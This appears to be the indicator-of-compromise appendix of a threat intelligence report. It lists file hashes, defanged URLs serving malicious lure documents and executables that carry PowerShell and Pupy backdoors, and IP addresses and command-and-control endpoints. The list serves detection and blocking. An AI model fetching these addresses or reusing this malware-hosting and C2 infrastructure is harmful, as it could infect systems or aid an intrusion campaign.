- 444c93e736194a01bf3b319e3963d746
- 0ed61b6f1008000c6dfcd3d842b21971
- 3fb33a2747b39a9b1c5c1e41fade595e
- b34fd14105be23480c44cfdf6eb26807

URLs

Hosting malicious docs, executables, PowerShell and Pupy backdoors

- moh.com-ho[.]me/Health_insurance_plan.doc
- moh.com-ho[.]me/Health_insurance_registration.doc
- mol.com-ho[.]me/cv_itworx.doc
- mci.com-ho[.]me/cv_mci.doc
- jquerycode-download[.]live/flashplayer23pp_xa_install.exe
- jquerycode-download[.]live/citrixcertificate.exe
- jquerycode-download[.]live/chrome_update.exe
- jquerycode-download[.]live/CitrixReceiver.exe
- jquerycode-download[.]live/check.aspx
- jquerycode-download[.]live/CheckLog.aspx
- https://ntg-sa[.]com/downloads/citrix_certificate.exe
- https://ntg-sa[.]com/Downloads/flashplayer23pp_xa_install.exe
- https://ntg-sa[.]com/Downloads/Chrome_Update.exe
- http://ntg-sa[.]com/cv.doc
- http://ntg-sa[.]com/cv_itworx.doc
- http://ntg-sa[.]com/cv_mci.doc
- http://ntg-sa[.]com/discount_voucher_codes.xlsm
- http://ntg-sa[.]com/Health_insurance_plan.doc
- http://ntg-sa[.]com/Health_insurance_registration.doc
- http://ntg-sa[.]com/job_titles.doc
- http://ntg-sa[.]com/job_titles_itworx.doc
- http://ntg-sa[.]com/job_titles_mci.doc

- http://ntg-sa[.]com/Password_Policy.xlsm
- 45.32.186.33
- http://itworx.com-ho[.]me/*
- http://mci.com-ho[.]me/*
- http://moh.com-ho[.]me/*
- http://mol.com-ho[.]me/*
- http://ntg-sa[.]com/*
- taqa.com[.]sa/arabic/resumes/resume.doc
- taqa.com[.]sa/arabic/resumes/resume.doc
- taqa.com[.]sa/arabic/resumes/cv-taqa.doc
- taqa.com[.]sa/arabic/images/certificate.crt.exe
- taqa.com[.]sa/arabic/tempdn/cv-taqa.doc
- 104.218.120[.]128/pro.bat
- 104.218.120[.]128/msservice-a-2.exe
- 104.218.120[.]128/msservice-a-4.exe
- 104.218.120[.]128/check.aspx
- 104.218.120[.]128:69/checkFile.aspx
- 139.59.46[.]154/IMo8oosieVai
- 139.59.46[.]154:3485/eiloShaegae1
- 69.87.223[.]26/IMo8oosieVai
- 69.87.223[.]26:8080/eiloShaegae1
- 69.87.223[.]26:8080/p

Additional C2

- analytics-google[.]org:69/check.aspx
- analytics-google[.]org/checkFile.aspx
- jquerycode-download[.]live/check.aspx
- jquerycode-download[.]live/checkFile.aspx
- go-microstf[.]com/checkFile.aspx
- 104.218.120[.]128/check.aspx
- 104.218.120[.]128:69/checkFile.aspx